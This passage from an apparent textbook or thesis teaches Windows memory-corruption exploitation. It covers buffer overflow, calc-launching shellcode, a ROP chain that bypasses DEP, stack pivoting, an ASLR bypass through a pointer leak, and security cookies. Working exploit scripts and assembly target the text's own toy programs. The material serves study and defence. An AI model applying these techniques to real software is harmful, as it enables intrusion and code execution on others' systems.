Nop-sled. Another method to reach the shellcode is using a so-called *nop-sled*: if the stack location can be predicted with a certain degree of accuracy, and the buffer overflow allows for a large write, one can insert a long sequence of `nop` instructions, called a *nop-sled*, right before the shellcode and try to guess a stack address. In this way, if the guessed address points to a `nop` instruction, the program counter will keep going up while executing `nop`s, and the control flow will eventually reach the shellcode. The longer the nop-sled, the higher the probability that the guessed address points to a `nop`.

4.2 Example

This is an example of exploitable buffer overflow vulnerability.

```c
struct {
    char buffer[32];
    int guess;
} s;

puts("Enter your name:");
gets(s.buffer);
printf("Hi, %s\n", s.buffer);
```

The `gets` function does not “know” the size of the buffer, so if the user writes more input than the buffer size, `gets` will write past the buffer boundaries, leading to a buffer overflow. The apparently useless structure `s` was inserted to facilitate the development of the examples: compilers can reorder local variables, so the structure enforces their ordering. If local variables are stored above the buffer, they can be overwritten to achieve other types of exploits. The program is compiled so that it has an executable stack, for the sake of the example.

This is a part of the disassembled vulnerable function:

```
        push    ebp
        mov     ebp, esp
        sub     esp, 0x24
        ; ...
        lea     eax, [ebp - 0x24]
        push    eax
        call    _gets
```

As the assembly shows, the buffer is allocated on the stack with `sub esp, 0x24`. As it is the argument of `gets`, `ebp - 0x24` marks the beginning of the buffer. Then `ebp - 0x24 + 0x20`, or `ebp - 0x4`, points to the *guess* variable. Additionally, `ebp + 0x0` points to the saved `ebp`, and `ebp + 0x4` is the address of the saved return address. So its offset from the beginning of the buffer is `0x4 - (-0x24) = 0x28`, that is, 40 as a decimal number.

So we can exploit the vulnerability to inject and execute a shellcode, for example, one from *MSFVenom* or the one explained in Section 4.4:

```
from pwintools import *

retAddrOffs = 40
jmpEspAddr = 0x4070CA

f = open('shellcode.bin', 'rb')
shellcode = f.read()
f.close()

process = Process('bof.exe')

process.recvuntil(b'name:\r\n')
process.sendline(b'a'*retAddrOffs + p32(jmpEspAddr) + shellcode)
print(process.recvall())
```

Many *a*'s are written as filler to reach the saved return address. Then, the latter is overwritten with the address of a `jmp esp` instruction, as Figure 4.1 shows. Finally, the shellcode is written right after the return address, so `esp` will point to it after `ret` is executed.

4.3 Shellcoding

The term "shellcode" indicates a standalone piece of code, usually written in assembly, which, once injected and executed in a process, opens a shell the attacker can use. It can also identify other code designed to be injected into a running process, usually by leveraging a vulnerability.




Figure 4.1: Buffer Overflow Exploit explaination

A shellcode is very flexible per se, in what it can achieve, what information is needed from the program, and what state the program is required to be in. A shellcode can directly manipulate the attacked program state and call its functions, as it runs in the context of a program's thread. But, in most cases, it will interact with the operating system via its API. Using the API, a shellcode can perform various (malicious) actions; a typical one is to open an interactive *reverse shell* [9], that is, open a connection from the attacked program to an external server, controlled by the attacker. There are two ways to achieve API interaction, as explained in Section 2.3: via the syscall wrappers or direct syscall invocation.

4.4 An example shellcode

An example shellcode is shown below. The shellcode retrieves the address of `kernel32!WinExec`, that has the following signature:

```
unsigned int WinExec(
    const char * lpCmdLine,
    unsigned int uCmdShow
);
```

The shellcode uses `WinExec` to open the Windows calculator: it is equivalent to the C statement:

```
WinExec("C:/Windows/System32/calc.exe", SW_NORMAL);
```

Initially, the shellcode needs to know the address where it is located:

```
        call    getIp
here:
        sub     eax, here - base
        push    eax
```

The function `getIp` reads the return address and puts it in the `eax` register, then the base address is calculated by subtracting the distance between the call and the base. The base address is needed to know the location of the data strings:

```
base:
        jmp     entry

kernelName: dw 'K', 'E', 'R', 'N', 'E', 'L', '3', '2', '.', 'D', 'L', 'L', 0
winExecName: db "WinExec", 0
execArg: db "C:/WINDOWS/system32/calc", 0
```

Now, to find the `WinExec`'s address, the kernel32's base address is required. To retrieve it, the Thread Execution Block is read from the fixed address `fs:0`. The TEB contains the address of the Process Execution Block. Here, a pointer to the `PEB_LDR_DATA` structure is read, to discover the loaded modules. Since the shellcode needs to know the kernel32's base address, it walks the linked list of the loaded modules and compares their names to "KERNEL32.DLL":

```
        lea     edx, [eax + kernelName - base]
lookForKernel32:
        mov     esi, [ebx + 0x28] ; UNICODE_STRING BaseDllName
        mov     edi, edx
        mov     ecx, 12 ; strlen("KERNEL32.DLL") + 1
        inc     ecx ; 13 is forbidden
        repe    cmpsw ; strncmp for wstring
        je      foundKernel
        mov     ebx, [ebx] ; (LIST_ENTRY InMemoryOrderLinks).forwardLink
        test    ebx, ebx
        jnz     lookForKernel32
```

After finding the kernel32 base address, the shellcode looks for its Export Directory Table by parsing the DLL's PE headers.

```
foundKernel:
        mov     eax, [ebx + 0x10] ; DllBase
        push    eax ; stack: kernel base, shellcode base
        add     eax, [eax + 0x3c] ; offset of PE signature
        lea     esi, [eax + 4] ; COFF file header
        lea     edi, [esi + 20] ; optional header is after the COFF file header
        movzx   eax, word [edi + 0] ; magic (PE32 or PE32+)
        mov     ecx, 112 ; offset in PE32+
        cmp     eax, 0x10b ; PE32
        mov     eax, 96 ; offset in PE32
        cmove   ecx, eax
        mov     eax, [edi + ecx + 0] ; export directory table
        add     eax, [esp] ; rva to va
        push    eax ; stack: EDT, kernel base, shellcode base
```

Then, the function `searchExportName` performs a sequential scan of the exported functions' names to find the offset of `WinExec` in the name list:


```
; STDCALL const char ** searchExportName(const char ** first, const char ** last,
    HINSTANCE base, const char * needle)
searchExportName:
        push    esi
        push    edi
        mov     edi, [esp + 0x18]
        call    strlenPlusOne
        mov     edx, ecx
        mov     eax, [esp + 0xc]
        jmp     loopEnter
loopBegin:
        mov     esi, [eax]
        add     esi, [esp + 0x14]
        mov     edi, [esp + 0x18]
        mov     ecx, edx
        repe    cmpsb
        je      found
        add     eax, 4
loopEnter:
        cmp     eax, [esp + 0x10]
        jbe     loopBegin
        int     3 ; don't care about error handling
found:
        pop     edi
        pop     esi
        ret     16
```

Once the offset is known, the ordinal is fetched with the same offset. With the ordinal, the actual address is also known.

```
        shr     eax, 1 ; elements in name table are 4 bytes, while in ordinal table 2
        add     eax, [ebx + 36] ; ordinal table rva
        add     eax, [esp + 4] ; rva to va
        movzx   eax, word [eax] ; ordinal export number
        shl     eax, 2
        add     eax, [ebx + 28] ; rva of exported address table
        add     eax, [esp + 4] ; rva to va
        mov     eax, [eax] ; rva of the function
        add     eax, [esp + 4] ; rva to va
```

Finally, `kernel32!WinExec` is invoked to open the calculator; the result is shown in Figure 4.2

```
        mov     ecx, [esp + 8]
        add     ecx, execArg - base
        push    dword 1
        push    ecx
        call    eax
```



```
C:\Users\fra\Desktop\remote>python bufferOverflow.py
Opened vulnerable process
Injecting the shellcode...
Injected shellcode

C:\Users\fra\Desktop\remote>_
```

Figure 4.2: A shellcode that opens the calculator

This shellcode is to be injected in 32-bit programs; to make a 64-bit shellcode, some changes are required:

- the registers containing addresses are 64-bit wide

- there are some architectural differences on x64
- the TEB is located at `gs:0`, see Section 2.4
- some system structures are different
- the calling convention is different, see Section 2.3

Chapter 5

Exploits and mitigations: a game of cat and mouse

This chapter explores several mitigations that hindered previous exploits, and the exploits that bypassed the previous mitigations, cyclically. Section 5.1 talks about *DEP*, which completely stopped stack-based buffer overflows as explained in Chapter 4. Then, *DEP* was bypassed by *ROP*, as explained in Section 5.2. Section 5.3 talks about *ASLR*, which mitigated *ROP* then Section 5.4 shows how to bypass *ASLR* using leaks.

Stack buffer overflows in general are eventually mitigated by *Security Cookies*, which are described in Section 5.5. Cookies can be bypassed by both *direct writes and leaks* as explained in Section 5.6 and by exploiting the *SEH* mechanism, as Section 5.7 will show. Finally, *CFG* mitigates several types of attack as shown in Section 5.9, and some techniques are presented in Section 5.10 to bypass it.

5.1 Data Execution Prevention (DEP)

Data Execution Prevention is a mitigation that prevents, as the name hints, data execution: it means that if a memory region contains data (like the stack, heap, data section, etc.), an attempt to execute code from that region will fail. This is implemented in hardware: *ring 0* code (that is, kernel code) can mark a page as readable/writable but not executable. Consequently, if the control flow is transferred in such areas, a CPU interrupt will be triggered. So the operating system will be notified of that attempt and it will generate an exception for the application.

DEP support in PE files. Compatibility of a program with DEP is marked in PE files by `IMAGE_DLLCHARACTERISTICS_NX_COMPAT` flag in *DllCharacteristics* field, in the optional header.

Compilers support. To enable DEP in a program compiled in Visual Studio, the `/NXCOMPAT` option has to be passed to the linker.

5.2 Bypassing DEP: Return Oriented Programming (ROP)

DEP prevents data execution, but there are other ways, for an attacker, to corrupt the control flow and execute arbitrary code. *Return Oriented Programming* (ROP for short) was publicly presented by Shacham [25].

This attack requires the following:

- Ability to overwrite the return address and above (like a stack-based buffer overflow)
- Knowledge of the exact memory layout, that is, all code and data addresses of the program

The idea of an ROP attack is to reuse short instruction sequences, called *gadgets*, that are already present in the program's executable sections and build a so-called *ropchain* that implements a (malicious) behaviour decided by the attacker. The ability to overwrite the return address allows transferring the execution flow to the first chosen gadget. To be chainable, a gadget must end with a return instruction, so that the execution will depend again on the attacker-controlled stack content and go to the next gadget, and so on. Figure 5.1 clarifies the concepts.

What can be done with an ROP attack under Windows? Everything. But a proper gadget sequence has to be found and this is not always easy, if ever possible, based on what you want to achieve. So a common trick is to perform a multi-stage attack. For example, perform an ROP attack to allocate executable memory and trigger another read from user input to inject and execute a shellcode, which is more flexible.

Example. This exploit is carried out on a vulnerable example program very similar to the one used to show the stack-based buffer overflow. The example ropchain, shown in Listing 5.1, allocates executable memory, reads a shellcode from stdin, and executes it. All variables in capital letters are (semantically) constants that contain flags for `VirtualAlloc` and addresses of gadgets and functions. All gadget addresses were taken using *ropper*, discussed in Section 3.2.

The script performs the following steps:




Figure 5.1: Return Oriented Programming example


```
ropchain = (
    p32(VIRTUAL_ALLOC_WRAPPER) + # jmp [__imp__VirtualAlloc@16]
    p32(SAVE_EAX) + # mov dword ptr [0x44e78c], eax; ret;
    p32(0) + # where
    p32(1337) + # size
    p32(MEM_RESERVE | MEM_COMMIT) +
    p32(0 + PAGE_EXECUTE_READWRITE) + # without "0 +", the flag constant has a string
    type

    p32(MOV_ECX_ESP) + # so ecx will point to the next ring of the chain, and ecx + 16
    to the arg of gets
    p32(MOV_P_ECX_16_EAX) + # mov dword ptr [ecx + 0x10], eax; ret;
    p32(NOP) + # ret

    p32(GETS_ADDR) + # address of gets
    p32(ADD_ESP_4) + # cdecl needs skipping params
    p32(1337) + # this will be overwritten by MOV_P_ECX_16_EAX with the pointer to
    allocated memory

    p32(RESTORE_EAX) + # mov eax, dword ptr [0x44e78c]; ret;
    p32(JMP_EAX)
)
```

Listing 5.1: Ropchain example

1. The ropchain allocates some executable memory by invoking `VirtualAlloc`.
2. Then, the ropchain saves the returned value, contained in `eax`, in a global variable in the data section, as the `eax` register is volatile and its value would not be preserved after the call to `gets`.
3. Now the value in `eax` has to be passed to `gets` via the stack, so the ropchain writes `eax` in the memory pointed by `esp` (plus an offset) modifying the ropchain itself, specifically the value passed to `gets`.
4. Then, it performs the call to `gets` to read a shellcode into the newly allocated memory.
5. Finally, it restores `eax` to point to the allocated memory, which now contains the injected shellcode, and jumps to it.

Figure 5.2 shows two consecutive gadgets and the stack content during execution in the debugger.

Variant: stack pivoting. There are situations in which the stack is not suitable to contain a whole ropchain, for example when the vulnerability only allows for a short write.



```
00401112   89E1                mov ecx,esp
00401114   C3                  ret
00401115   0033                add byte ptr ds:[ebx],dh
00401117   C08B E55DC3CC CC    ror byte ptr ds:[ebx-333CA21B],CC
0040111E   CC                  int3
0040111F   CC                  int3
00401120   55                  push ebp
```

```
0019FB3C  0042B39E
0019FB40  0040103D
0019FB44  0041E4B0
0019FB48  0041FB9E
0019FB4C  00000539
0019FB50  0041F183
0019FB54  00401C4F
```

```
0042B39E   8941 10             mov dword ptr ds:[ecx+10],eax
0042B3A1   C3                  ret
0042B3A2   8BFF                mov edi,edi
0042B3A4   55                  push ebp
0042B3A5   8BEC                mov ebp,esp
0042B3A7   8B45 08             mov eax,dword ptr ss:[ebp+8]
```

```
0019FB40  0040103D
0019FB44  0041E4B0
0019FB48  0041FB9E
0019FB4C  00000539
0019FB50  0041F183
0019FB54  00401C4F
0019FB58  00000000
```

Figure 5.2: ROP under the debugger lens

If another vulnerability allows for a bigger write operation, then the ropchain can be written there. Then, with the restricted write, a smaller ropchain can be built to modify the stack pointer so that it points to the bigger ropchain. This technique is called *stack pivoting*. An example follows.

Listing 5.2 shows a program suitable to show stack pivoting. A buffer in the data section is initialized with an unchecked read of a file, so arbitrary data can be written there. Then, a buffer overflow vulnerability allows writing on the stack. For this attack, we assume that the space we can write to is limited, for example, because few functions were called before main.

```python
pivot_ropchain = (
    p32(POP_EAX) +
    p32(PIVOT_ADDRESS) +
    p32(STACK_PIVOT) # xchg esp, eax; ret;
)

p.sendline(b'a'*retAddrOffs + pivot_ropchain) # this will pivot to the longer ropchain
```

With this piece of code, the buffer overflow vulnerability is exploited to perform stack pivoting as previously described. The stack pointer is forced to point to the global buffer `GlobalConfigs`, where a longer ropchain is delivered via file.

5.3 Address Space Layout Randomization (ASLR)

Some attacks require knowledge about the exact address in memory of specific instructions or variables to succeed. Before ASLR, this was not a problem at all for public programs, since all programs were always loaded at a compile-time chosen address.
Instead, an ASLR-compatible program is loaded at a random offset (chosen by the Windows

```c
struct {
    int a, b, c, d;
    char title[16];
    int theme, subtheme;
    float volume, brightness;
    int reserved[16];
} GlobalConfigs;

void loadConfig(void) {
    FILE * fp;
    fp = fopen("config.bin", "rb");
    if (!fp) {
        puts("Missing config");
        *((int*)0) = 0; // don't care
    }
    fread(&GlobalConfigs, 1, sizeof(GlobalConfigs), fp);
    fclose(fp);
}

int main(void) {
    loadConfig();
    char buffer[32];
    gets(buffer);
```

Listing 5.2: Example for stack pivot

loader) in its virtual address space and relocated. However, the memory layout remains the same, that is, the relative offsets of instructions and data from the base address do not change.

Figure 5.3 shows some examples of relocations: the code section does not get fragmented nor stretched, as well as the data section. So the relative offsets are not affected.

ASLR support in PE files. Compatibility of a program with ASLR is marked in PE files by `IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE` flag in *DllCharacteristics* field, in the optional header.

Compilers support. Visual Studio can generate an ASLR-compatible program if the `/DYNAMICBASE` option is passed to the linker.




Figure 5.3: ASLR

5.4 Bypassing ASLR: leaks

The fact that the relative offsets from the base are fixed can be exploited to bypass ASLR. Leaking means acquiring knowledge of a piece of data that should not be exposed by the program. The piece of data can be a bit, a number, a character, a pointer, a data structure, or whatever. If a pointer to a known data or code location can be leaked, it is enough to subtract the known relative offset from the leaked address to know the randomly generated base address, and, knowing every relative offset, to know every address in the program, as if ASLR was not in place.

Example. A simple example follows. This is the vulnerable test program:


```c
int main(void) {
    char * names[3] = {"goofy", "pluto", "donald duck"};
    void * pmain = main;
    void ** ppmain = &pmain;
    int idx;
    char buffer[32];
    puts("Random dummy name generator");
    while (1) {
        puts("Enter a seed for the random name, or -1 to quit");
        gets(buffer);
        sscanf(buffer, "%d", &idx);
        if (-1 == idx) {
            break;
        }
        printf("Your random name: %s\n", names[idx]);
    }

    return 0;
}
```

Apart from the buffer overflow vulnerability, this program has an arbitrary read vulnerability, as `idx` can be assigned any 32-bit signed integer value. In particular, it can be used to interpret attacker-provided bytes in the `buffer` variable as a pointer, which can then be used to read any memory region, given the address is known. In the example exploit, `idx` is used to read a pointer that resides in the stack and points to `main`.

After leaking the address of `main`, the constant offset can be subtracted to obtain the randomized base address, thus bypassing the protection offered by ASLR.

```
p.recvuntil(b'quit\r\n')
p.sendline(b'5')

p.recvuntil(b'name: ')
leak = p.recvuntil(b'\r\n')

leak = leak[:-2][:4]
leak.ljust(4, b'\x00') # pad with zeroes if fewer than 4 bytes

mainAddr = u32(leak)
baseAddr = mainAddr - OFFS_MAIN

print('leaked main address:', hex(mainAddr), ", base address is", hex(baseAddr))
```

Figure 5.4 shows the actual addresses of the functions `main` and `printFlag` in the debugger; the leaked address and the evaluated address are correct.



```
0:001> ? vulnerable!main
Evaluate expression: 9637920 = 00931020
0:001> ? vulnerable!printFlag
Evaluate expression: 9637888 = 00931000
0:001> g
```

Prompt dei comandi

```
C:\Users\fra\Desktop\remote>python test.py
press enter after attaching the debugger...
Leaked main's address: 0x931020
Address of printFlag: 0x931000

C:\Users\fra\Desktop\remote>
```

```
0:001> ? vulnerable!main
Evaluate expression: 12259360 = 00bb1020
0:001> ? vulnerable!printFlag
Evaluate expression: 12259328 = 00bb1000
0:001> g
```

Prompt dei comandi

```
C:\Users\fra\Desktop\remote>python test.py
press enter after attaching the debugger...
Leaked main's address: 0xbb1020
Address of printFlag: 0xbb1000

C:\Users\fra\Desktop\remote>
```

Figure 5.4: Actual addresses vs leaked addresses

5.5 Security Cookies

Some attacks, such as the aforementioned ones, involve overflowing buffers in the stack to overwrite data or execution metadata. The idea of *Security Cookies*, or *canaries*, is to detect such overflows before the memory corruption has any effect.

This is achieved by generating a random number, that is, the cookie, which is unique among executions (or module load, more precisely). Then, in the function prologue, the cookie is xor'ed with the frame pointer register, which is already initialized for the current function. The resulting value is put below the return address, `SEH_Records`, and saved registers. Consequently, it will be above local variables, especially local buffers. Finally, in the epilogue, the saved cookie is xor'ed again with the frame pointer of the current function and checked against the original value. If they differ, an overflow is detected and an exception is generated. So if an attacker attempts to overwrite the return address via a buffer overflow, it will also overwrite the cookie, and the attack is prevented.

The following code shows a typical prologue and epilogue of a cookie-instrumented function:

```
        ; prologue
        push    ebp
        mov     ebp, esp
        sub     esp, 0x34
        mov     eax, [___security_cookie]
        xor     eax, ebp
        mov     [ebp - 4], eax

        ; epilogue
        mov     ecx, [ebp - 4]
        xor     ecx, ebp
        call    __security_check_cookie@4
        mov     esp, ebp
        pop     ebp
        ret
```

Security Cookies support in PE files. The *Load Configuration table*, that is, a data directory, contains a pointer (RVA) to the location of the cookie global variable, where the Windows loader will put the randomly generated value for the cookie at load time. Note that leaking that value alone is not enough to bypass the security granted by cookies, because the value in the stack also depends on the frame pointer register, whose value is typically unpredictable.

